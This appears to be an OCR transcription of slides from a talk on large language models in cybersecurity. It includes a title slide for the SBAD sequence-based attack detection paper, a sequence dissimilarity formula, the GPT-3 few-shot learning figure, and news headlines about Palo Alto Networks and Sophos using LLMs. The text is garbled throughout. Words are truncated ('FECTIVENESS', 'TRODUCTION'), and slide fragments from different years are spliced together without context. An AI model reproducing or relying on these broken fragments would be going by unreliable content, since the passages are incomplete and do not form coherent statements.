
SBAD: SEQUENCE BASED ATTACK DETECTION VIA SEQUENCE COMPARISON

[1]Ching-Hao Mao, [1]Hsing-Kuo Pao, [2]Christos Faloutsos and [1]Hahn-Ming Lee

[1]Department of Computer Science and Information Engineering
National Taiwan University of Science and Technology
[2]Department of Computer Science
Carnegie Mellon University

2010/9/24


1



FECTIVENESS


ability of detection, evaluated
es for both Acer07 and PKDD

SBAD wins



TRODUCTION (CONT.)

g., for HTTP request toker



SEQUENCE DISSIMILARITY MEASURE

- Given two event sequences e_1 and e_2 and their associated graphs G_1 , G_2.
- depends on how well one sequence is **described** by the model for another sequence. $d(e_1,e_2)=\frac{c(e_1\mid G_2)+c(e_2\mid G_1)}{c(e_{12}\mid G_{12})}$

2023/6/17


22

THE STONE AGE

ZERO-SHOT, ONE-SHOT FEW-SHOT & FINE TUNING

How to use BAS to provide few knowledge or one (One-shot, Few-shot) case to LLM?

How to find zero-day via zero-shot (no example)?



The three settings we explore for in-context learning

Zero-shot

The model predicts the answer given only a natural language description of the task. No gradient updates are performed.

```
Translate English to French:      ← task description
cheese =>                         ← prompt
```

One-shot

In addition to the task description, the model sees a single example of the task. No gradient updates are performed.

```
Translate English to French:      ← task description
sea otter => loutre de mer        ← example
cheese =>                         ← prompt
```

Few-shot

In addition to the task description, the model sees a few examples of the task. No gradient updates are performed.

```
Translate English to French:      ← task description
sea otter => loutre de mer        ← examples
peppermint => menthe poivrée
plush girafe => girafe peluche
cheese =>                         ← prompt
```

Traditional fine-tuning (not used for GPT-3)


Fine-tuning

The model is trained via repeated gradient updates using a large corpus of example tasks.

```
sea otter => loutre de mer        ← example #1
gradient update
peppermint => menthe poivrée      ← example #2
gradient update
• • •
plush giraffe => girafe peluche   ← example #N
gradient update
cheese =>                         ← prompt
```

Figure 2.1: Zero-shot, one-shot and few-shot, contrasted with traditional fine-tuning. The panels above show four methods for performing a task with a language model – fine-tuning is the traditional method, whereas zero-, one-, and few-shot, which we study in this work, require the model to perform the task with only forward passes at test time. We typically present the model with a few dozen examples in the few shot setting. Exact phrasings for all task descriptions, examples and prompts can be found in Appendix G.

分享LARGE LANGUAGE MODEL的應用案例和成




Security News ▸

Palo Alto Networks To Launch Its Own LLM 'In The Coming Year': CEO Nikesh Arora

BY KYLE ALSPACH ▸
MAY 23, 2023, 07:22 PM EDT

The cybersecurity vendor sees 'significant opportunity' around bringing generative AI to offerings, including through developing a proprietary large language model, Arora said Tuesday.




Sophos 展示如何讓 ChatGPT 成為網路安全的副駕駛

AI 模型可以更輕鬆地篩選 XDR 遙測中的惡意活動、改進垃圾郵件篩選器，以及簡化對就地取材攻擊的分析

